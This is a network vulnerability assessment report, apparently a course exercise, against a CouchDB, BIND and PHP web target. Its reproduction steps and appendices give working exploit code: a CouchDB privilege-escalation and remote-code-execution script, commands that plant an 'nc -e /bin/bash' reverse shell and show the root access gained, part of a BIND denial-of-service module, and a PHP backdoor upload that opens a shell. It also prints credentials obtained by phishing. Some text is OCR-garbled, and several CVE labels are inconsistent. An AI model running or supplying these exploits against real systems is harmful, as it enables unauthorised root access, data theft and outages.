

Network Vulnerability Assessment Report

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
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
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1. Executive Summary

- Test period: 05/01/2021 05/14/2021
- Target: <u>www.example.com</u> 10.10.10.10
- **Objective:** assess the security of the target, find any high/critical vulnerabilities existing in the system.
- **Summary:** the target has 7 ports open, running different services: SSH (port 22), FTP (port 21), web applications (port 80, 443), DNS (port 53), couchDB (port 5984) and nginx (port 8083). There are 9 vulnerabilities found in the target.






• Resolution:

- o Update all services to their latest version to patch the vulnerabilities.
- o Provide training to raise employees' knowledge and awareness.

2. A Glance Through Target Security Posture



Among these services, there are 7 medium and 3 critical vulnerabilities found. The two critical vulnerabilities that need our attention are: Multiple Vendor DNS Query ID Field Prediction Cache Poisoning (CVE-2016-2776) and Apache CouchDB Unauthenticated Administrative Access (CVE-2017-12635 and CVE-2017-12636)


- The target seems to be running old-version services on their web applications, which makes them more prone to attacks.
- Beside found vulnerabilities, it is also discovered that some employees working for Example Corp. lack security awareness as they fall for phishing attacks. This provides attackers additional information about the system and more attack vectors.

Overall Security Rating – Immediate actions are required for the 3 major vulnerabilities:

- o CVE-2017-12635: Privilege Escalation for non-admin users.
- CVE-2017-12636: Update CouchDB version to the most recent one (which includes a patch)
- o CVE-2016-2776: Contact DNS vendor for a patch
- Phishing attacks: More training and raise awareness for employees so they won't fall victims to such attacks in the future.
- The overall CVSS scores for the above vulnerabilities are 9.1, 9.1 and 9.3, respectively. These scores are high, which rank these vulnerabilities as high/critical.
- Combining the first two vulnerabilities, CVE-2017-12635 & CVE-2017-12636, we can deliver an attack which allows non-admin CouchDB users to get on the underlying OS with root privileges. The other vulnerability can bring down the whole site if the attack is carried out.

[example.com]

This host contains 7 open ports with different services. There are 7 medium vulnerabilities and 3 critical/high vulnerabilities that need immediate attention.



Total Findings	High	Medium	Low
10	3	7	0



Testing Methodology

- Perform Automated Vulnerability as Per Policy_NS_Q3 and Upload Results in Faraday Server for analysis.
- 2. Perform Manual Assessment on Services Flagged with high or critical In Automated Scan as Per Policy VA Q3
- 3. Audit Web Application as Per Policy_VA_Q3

3. Tools & Websites Used

- nmap
- wpscan
- Nessus
- Faraday
- Burp Suite
- Metasploit
- https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator
- https://nvd.nist.gov/vuln/detail/CVE-2017-12635
- https://nvd.nist.gov/vuln/detail/CVE-2017-12636
- https://nvd.nist.gov/vuln/detail/CVE-2016-2776
- https://github.com/offensive-security/exploitdb/blob/master/exploits/linux/webapps/44913.py
- https://github.com/assalielmehdi/CVE-2017-12635
- https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/dos/dns/bind tsig.rb



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Finding 1: CVE-2017-12635: Apache CouchDB Remote Privilege Escalations – 9.1

Vulnerability Description:

Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit _users documents with duplicate keys for 'roles' used for access control within the database, including the special case '_admin' role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behaviors that if two 'roles' keys are available in the JSON, the second one will be used for authorizing the document write, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.

Exposure/Analysis:

The current target is using CouchDB 1.6.0, which is an indication that the vulnerability exists in the system. With a few google searches, we are able to find exploit that can escalate regular users to admin user of CouchDB.

Recommendations:

- Update CouchDB version on the machine. Make sure it is using the most updated version (which includes the patch for the vulnerability)
- Also, double check to see if the system has been compromised. We can do this by checking logs, auditing users and their permissions.
- Another security approach is to audit CouchDB configuration. Make sure that it is not using default configuration and not showing any errors that can be informational for attackers.

Steps to Reproduce

1. Create a new admin user for CouchDB with username and password equals to "admin":

Curl -X PUT http://10.10.10.10.10:5984/_config/admins/admin -d "admin"

2. Confirm that the new admin account is created:

```
Curl -X PUT http://10.10.10.10:5984/new_db
This command should yield error: {"error":"unauthorized","reason":"You are not a server admin."}
```

Curl -X PUT http://admin:admin@10.10.10.10:5984/new_db
This command should be executed successfully: {"ok":true}

```
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
root@udacity:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@udacity:~# curl -X PUT http://10.10.10.10:5984/_config/admins/admin -d '"admin"'
""

root@udacity:~# curl -X PUT http://10.10.10.10:5984/new_db
{"error":"unauthorized","reason":"You are not a server admin."}
root@udacity:~# curl -X PUT http://admin:admin@10.10.10.10:5984/new_db
{"ok":true}
root@udacity:~#
```

- 3. With the newly created account, go to http://example.com:5984/ utils and log in (Log in link is at the bottom right corner)
- 4. Once log in, go to http://example.com:5984/ utils/document.html? users/ design/ auth
- 5. Remove the field "validate doc update" and save the change.
- 6. Go back to the terminal and create a new user in the _users database (this database is used for authentication)

```
curl -X PUT 'http://10.10.10.10:5984/_users/org.couchdb.user:oops' -d '{"type": "user","name": "oops","roles": ["_admin"],"roles": [],"password": "password"}' - H "Content-type: application/json"
```

7. A new authenticated user should be created in users database.





Finding 2: CVE-2017-12636: Apache CouchDB Remote Code Execution – 8.8

Vulnerability Description:

Prior to CouchDB version 2.3.0, CouchDB allowed for runtime-configuration of key components of the database. In some cases, this leads to vulnerabilities where CouchDB admin users could access the underlying operating system as the CouchDB user. Together with other vulnerabilities, it allowed full system entry for unauthenticated users.

Exposure/Analysis:

The current target is using CouchDB 1.6.0, which is an indication that the vulnerability exists in the system.

Recommendations:

- Update CouchDB version on the machine. Make sure it is using the most updated version (which includes the patch for the vulnerability)
- Also, double check to see if the system has been compromised. We can do this by checking logs, auditing users and their permissions.
- Another security approach is to audit CouchDB configuration. Make sure that it is not using default configuration and not showing any errors that can be informational for attackers.

Steps to Reproduce

- 1. On the analyst machine, set up an nc listener: nc -lnvkp 5555
- 2. Open a new terminal in the Analyst machine to create payloads:

```
curl -X PUT http://10.10.10.10:5984/_config/query_servers/cmd -d '"nc 10.10.10.7 5555 -e /bin/bash"' curl -X PUT http://10.10.10.10:5984/god curl -X PUT http://10.10.10.10:5984/god/zero -H "Content-type: application/json" -d '{"_id": "HTP"}'
```

3. Execute the payloads with the following command:

```
curl -X POST http://10.10.10.10:5984/god/_temp_view?limit=10 -H "Content-type: application/json" -d '{"language": "cmd", "map": ""}'
```

4. A reverse shell should be created.

```
root@udacity:~# nc -lnvkp 5555
listening on [any] 5555 ...
connect to [10.10.10.7] from (UNKNOWN) [10.10.10.10] 52236
whoami
root
ls -la
total 614728

      drwx—
      4 root root
      4096 Oct 5 2020 .

      drwxr-xr-x 23 root root
      4096 May 19 03:26 ..

      -rw—
      1 root root
      12964 Jan 21 16:26 .bash_history

      -rw-r-r-
      1 root root
      264 Oct 2 2020 .bash_profile

      -rw-r-r-
      1 root root
      3106 Oct 22 2015 .bashrc

 -rw-r--r-- 1 root root 164624973 May 19 10:10 couchdb.stderr
 -rw-r--r-- 1 root root 464768862 May 19 10:10 couchdb.stdout
             - 1 root root 28 Oct 3 2020 .lesshst
-rw—— 1 root root 32 Oct 2 2020 .my.cnf
-rw—— 1 root root 18 Oct 1 2020 .mysql_history
drwxr-xr-x 2 root root 4096 Oct 2 2020 .nano
                                           148 Aug 17 2015 .profile
-rw-r--r-- 1 root root
-rw----- 1 root root
-rw-r--r-- 1 root root
                                         1024 Oct 3 2020 .rnd
                                            66 Oct 4 2020 .selected_editor
```



Finding 3: CVE-2016-2776: Multiple Vendor DNS Query ID Filed Prediction Cache Poisoning- 9.3

Vulnerability Description:

buffer.c in named in ISC BIND 9 before 9.9.9-P3, 9.10.x before 9.10.4-P3, and 9.11.x before 9.11.0rc3 does not properly construct responses, which allows remote attackers to cause a denial of service (assertion failure and daemon exit) via a crafted query.

Exposure/Analysis:

The current target is using ISC BIND 9.10.3-P4, which is an indication that the vulnerability exists in the system.

Recommendations:

- Contact vendor for a patched update.
- Update to the version provided to include the patch.
- Make changes in network and configurations needed to protect the system.




Steps to Reproduce


- 1. Run msfconsole
- 2. Once it runs, search for auxiliary/dos/dns/bind_tsig and use that module
- 3. Run the following commands to set up the attack:

Set batchsize 512 Set rhost 10.10.10.10 Set src_addr 10.10.10.7 Set threads 20

4. Run the following command to double check options: options



5. Run the exploit with the following command: **run.** While the module is run, visit http://example.com. The website should be unavailable.





Appendixes

Appendix A: Vulnerability Score Analysis – CVSS 3.0

1. CVE-2017-12636

https://example.com

Final Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Adjusted Scores:

CVSS Base Score: 9.8 Impact Subscore: 5.9

Exploitability Subscore: 3.9 CVSS Temporal Score: 9.1 CVSS Environmental Score: 9.1 Modified Impact Subscore: 5.9

Overall CVSS Score: 9.1 Risk Rating – Critical

2. CVE-2017-12636

https://example.com

Final Vector:

AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/E:P/RL:O/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Adjusted Scores:

CVSS Base Score: 7.2 Impact Subscore: 5.9

Exploitability Subscore: 1.2 CVSS Temporal Score: 6.5 CVSS Environmental Score: 8.8 Modified Impact Subscore: 5.9

Overall CVSS Score: 8.8 Risk Rating – High



3. CVE-2016-2776

https://example.com

Final Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H/E:F/RL:O/RC:C/CR:X/IR:X/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:N/MI:N/MA:H

Adjusted Scores:

CVSS Base Score: 7.5
Impact Subscore: 3.6

Exploitability Subscore: 3.9 CVSS Temporal Score: 7.0 CVSS Environmental Score: 8.6 Modified Impact Subscore: 5.4

Overall CVSS Score: 8.6 Risk Rating – High

Appendix B:

Modified Exploit Code For CVE-2017-12635 & CVE-2017-12636: Apache CouchDB Remote Privilege Escalations

```
# Title: Apache CouchDB < 2.1.0 - Remote Code Execution
# Author: Cody Zacharias
# Shodan Dork: port:5984
# Vendor Homepage: http://couchdb.apache.org/
# Software Link: http://archive.apache.org/dist/couchdb/source/1.6.0/
# Version: \leq 1.7.0 and 2.x - 2.1.0
# Tested on: Debian
# CVE : CVE-2017-12636
# References:
# https://justi.cz/security/2017/11/14/couchdb-rce-npm.html
# https://blog.trendmicro.com/trendlabs-security-
intelligence/vulnerabilities-apache-couchdb-open-door-monero-miners/
# Proof of Concept: python exploit.py --priv -c "id" http://localhost:5984
#!/usr/bin/env python
from requests.auth import HTTPBasicAuth
import argparse
import requests
import re
import sys
def getVersion():
    version = requests.get(args.host).json()["version"]
   return version
def error (message):
   print(message)
   sys.exit(1)
def exploit (version):
    with requests.session() as session:
        session.headers = {"Content-Type": "application/json"}
        # Exploit privilege escalation
        # CVE-2017-12635
        if args.priv:
            try:
                payload = '{"type": "user", "name": "'
                payload += args.user
                payload += '", "roles": [" admin"], "roles": [],'
                payload += '"password": "' + args.password + '"}'
                pr = session.put(args.host + "/ users/org.couchdb.user:" +
args.user,
                    data=payload)
```

```
print("[+] User " + args.user + " with password " +
args.password + " successfully created.")
            except requests.exceptions.HTTPError:
                error("[-] Unable to create the user on remote host.")
        session.auth = HTTPBasicAuth(args.user, args.password)
        # Create payload
        try:
            if version == 1:
                session.put(args.host + "/ config/query servers/cmd",
                        data='"' + args.cmd + '"')
                print("[+] Created payload at: " + args.host +
"/ config/query servers/cmd")
            else:
                host = session.get(args.host +
"/ membership").json()["all nodes"][0]
                session.put(args.host + "/ node/" + host +
"/ config/query servers/cmd",
                        data='"' + args.cmd + '"')
                print("[+] Created payload at: " + args.host + "/ node/" +
host + "/ config/query servers/cmd")
        except requests.exceptions.HTTPError as e:
            error("[-] Unable to create command payload: " + e)
            session.put(args.host + "/god")
            session.put(args.host + "/god/zero", data='{" id": "HTP"}')
        except requests.exceptions.HTTPError:
            error("[-] Unable to create database.")
        # Execute payload
        try:
            if version == 1:
                session.post(args.host + "/god/ temp view?limit=10",
                        data='{"language": "cmd", "map": ""}')
            else:
                session.post(args.host + "/god/ design/zero",
                        data='{" id": " design/zero", "views": {"god":
{"map": ""} }, "language": "cmd"}')
            print("[+] Command executed: " + args.cmd)
        except requests.exceptions.HTTPError:
            error("[-] Unable to execute payload.")
        print("[*] Cleaning up.")
def main():
    version = getVersion()
   print("[*] Detected CouchDB Version " + version)
   vv = version.replace(".", "")
    v = int(version[0])
    if v == 1 and int(vv) <= 170:
        exploit(v)
    elif v == 2 and int(vv) < 211:
```

```
exploit(v)
    else:
        print("[-] Version " + version + " not vulnerable.")
        sys.exit(0)
if name == " main ":
    ap = argparse.ArgumentParser(
            description="Apache CouchDB JSON Remote Code Execution Exploit
(CVE-2017-12636)")
    ap.add_argument("host", help="URL (Example: http://127.0.0.1:5984).") ap.add_argument("-c", "--cmd", help="Command to run.")
    ap.add argument ("--priv", help="Exploit privilege escalation (CVE-2017-
12635).",
        action="store true")
    ap.add argument("-u", "--user", help="Admin username (Default: guest).",
            default="guest")
    ap.add argument("-p", "--password", help="Admin password (Default:
guest).",
            default="guest")
    args = ap.parse args()
    main()
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



Modified Exploit Code For CVE-2016-2776: Multiple Vendor DNS Query ID Filed Prediction Cache Poisoning

```
require 'msf/core'
require 'timeout'
require 'socket'
class MetasploitModule < Msf::Auxiliary</pre>
 include Msf::Exploit::Capture
 include Msf::Auxiliary::UDPScanner
 include Msf::Auxiliary::Dos
 include Msf::Auxiliary::Report
 def initialize(info={})
    super(update_info(info,
                   => 'BIND 9 DoS CVE-2016-2776',
      'Description' => %q{
          Denial of Service Bind 9 DNS Server CVE-2016-2776.
          Critical error condition which can occur when a nameserver is constructing
a response.
          A defect in the rendering of messages into packets can cause named to exit
with an
          assertion failure in buffer.c while constructing a response to a query that
meets certain criteria.
          This assertion can be triggered even if the apparent source address isnt
allowed
         to make queries.
      },
      # Research and Original PoC - msf module author
      'Author'
                   => [ 'Martin Rocha', 'Ezequiel Tavella', 'Alejandro Parodi',
'Infobyte Research Team'],
      'License' => MSF LICENSE,
      'References' =>
          [ 'CVE', '2016-2776' ],
          [ 'URL', 'http://blog.infobytesec.com/2016/10/a-tale-of-dns-packet-cve-
2016-2776.html' ]
       ],
      'DisclosureDate' => 'Sep 27 2016',
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Appendix C: Screenshots For Nessus & Faraday









Appendix D: Screenshots Of Exploited Web App




- 1. Log in the /secureapp page with credentials found from the OSINT and phishing campaign:
 - Username: king
 - Password: jeeFoo7shoo1E
 - → We should be on /secureapp page



2. Here, we see contact.php file. Upon clicking it, we land on /secureapp/contact.php page.




- 3. Copy the original file backdoor.php to a new file backdoor.php.jpg in the same directory
- 4. Fill out the form on the contact page. Upload the newly created file backdoor.php.jpg
- 5. It should be successfully uploaded.



6. Go to /secureapp/uploads. We should see the backdoor.php.jpg






7. On the attacking machine, set up nc listener:

```
root@udacity:~/Desktop/Q3# nc -lnvkp 4444
listening on [any] 4444 ...
```

- 8. Go back to http://example.com/secureapp/uploads and click the backdoor.php.jpg to run the script
- 9. When a new page opens, modify the url:
 example.com/secureapp/uploads/backdoor.php.jpg?c=nc -e /bin/sh 10.10.10.7
 4444
- 10. The attacking machine should be connected to the target machine.





11. Continue exploring the target machine

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
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
Appendix E: OSINT / Phishing Results Data Used

Ththe following image from OSINT folder helps with identify the /secureapp page.





This is used as login credentials for /secureapp





This image provide location where admin password hash is stored as well as the type of hash used.

